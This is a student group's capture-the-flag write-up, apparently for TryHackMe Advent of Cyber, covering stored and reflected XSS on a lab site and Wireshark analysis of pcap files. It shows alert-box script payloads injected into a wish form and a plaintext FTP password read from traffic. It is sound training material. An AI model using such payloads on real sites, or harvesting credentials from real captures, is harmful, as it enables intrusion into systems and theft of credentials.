

PSP0201

Week 3

Writeup

Group Name: DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Attack box, Firefox

Solutions:

Question 1

By examining the OWASP cheat sheet, **syntactic** validation enforces correct syntax of structured fields, **semantic** validation enforces correctness of their values in the specific business context.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


The regular expression used to validate a US Zip code is **`^\d{5}(-\d{4})?$`**.

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 3

To see the vulnerability type, our machine IP 10.10.155.174:5000 is entered into the browser search bar, open OWASP and run an automated scan by entering our IP:5000 in the url and click attack. Head back to the site, test it by entering a script code such as `<script>alert(3);</script>` in the input wish box. We can see that our alert box with 1 and other random texts pop out immediately followed by our alert, even after refreshing the page. Hence, the code that we entered will most likely be stored in a database and will execute each time the user views the page, which is a **stored vulnerability type**.




Question 4



To find the query string, input anything and click on wish. When we click on a search query of the text that we just entered, **query string q** is seen.



Question 5

Open OWASP and click on the automated scan. Put in the IP:5000 of the site and hit attack. We can see that there are **two** XSS alerts, persistent and reflected, which show high risk.





Question 6

To show alert, the javascript code is `<script>alert("PSP0201");</script>`.

Question 7

XSS attack persists.

Thought/ methodology:

To know the query string of the site, we first entered our machine IP 10.10.155.174:5000 into the browser search bar, since it is reflected XSS, we tried to input anything in the wish and then searched query of the text that we just entered, which shows the query string q. We proceeded to open the OWASP to perform an automated scan. Based on the instructions, we hit on attack and found two XSS alerts, persistent and reflected. To know the vulnerability type, we tried by testing a persistent XSS attack, which is an attack that inserts code and submits it in a persistent field, and anyone that views that page, the script will run. Since the wishes that we entered are stored to be displayed later, we figured that we should insert a random <script> code in the input wish box and proceeded with it. As a result, random alerts pop out followed by our <script> code that we just entered even after refreshing the site, which confirmed that it is a stored vulnerability type. For the javascript psp0201, since we know that the javascript code <script>alert(1);</script> can prompt an alert box, by changing the javascript code to <script>alert("PSP0201");</script>, it will show an alert saying "PSP0201". Lastly, to confirm that our XSS persists, we closed the browser and revisit the site 10.10.155.174:5000 again.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox

Solutions:

Question 1

To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be **10.11.3.2**.




Question 2

To see HTTP GET requests in our "pcap1.pcap" file, our protocol request method would be GET, which is `http.request.method == GET`.

Question 3

Enter `http.request.method == GET`, all GET methods are shown, we can see the name of the article "10.10.67.199" visited is `reindeer-of-the-week`.




No.	Time	Source	Destination	Protocol	Length	Info
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
Hypertext Transfer Protocol

Question 4


To find the password that leaked, open "pcap2.pcap". Since FTP uses the TCP protocol and runs on port 21, enter `tcp.port==21` in the filter, we can see the user's activities. By analysing the history, we can see that `PASS plaintext_password_fiasco` is leaked.



No.	Time	Source	Destination	Protocol	Length	Info
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411028463 TSecr=0
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=411028463 TSecr=0
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=8961
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=8961
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=0
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=0
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=0
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=0
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST

Question 5


Remove the filter, we can see the protocol that is encrypted is `SSH`.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=89481
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=41102
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670
12	3.175873	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 S

Question 6


To analyse ARP, arp is entered in the filter, who has 10.10.122.128? We can see that 10.10.122.128 is at 02:c0:56:51:8a:51.



No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7

Open "pcap3.pcap", to find the wishlist, we need to export data from Wireshark. Click on file, export objects HTTP we can see the file christmas.zip, download the zip file, extract and open it.



Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565kB	christmas.zip

We found a wishlist.txt file, opened the file and we can see the wishlist that will be used to replace Elf McEager is rubber ducky.

```
~/Downloads/christmas/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help
1 Wish list for Elf McSkidy
2
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Question 8

Open the pdf file in the extracted folder, the author of Operation Artic Storm is **Kris Kringle**.



Thought process/methodology:

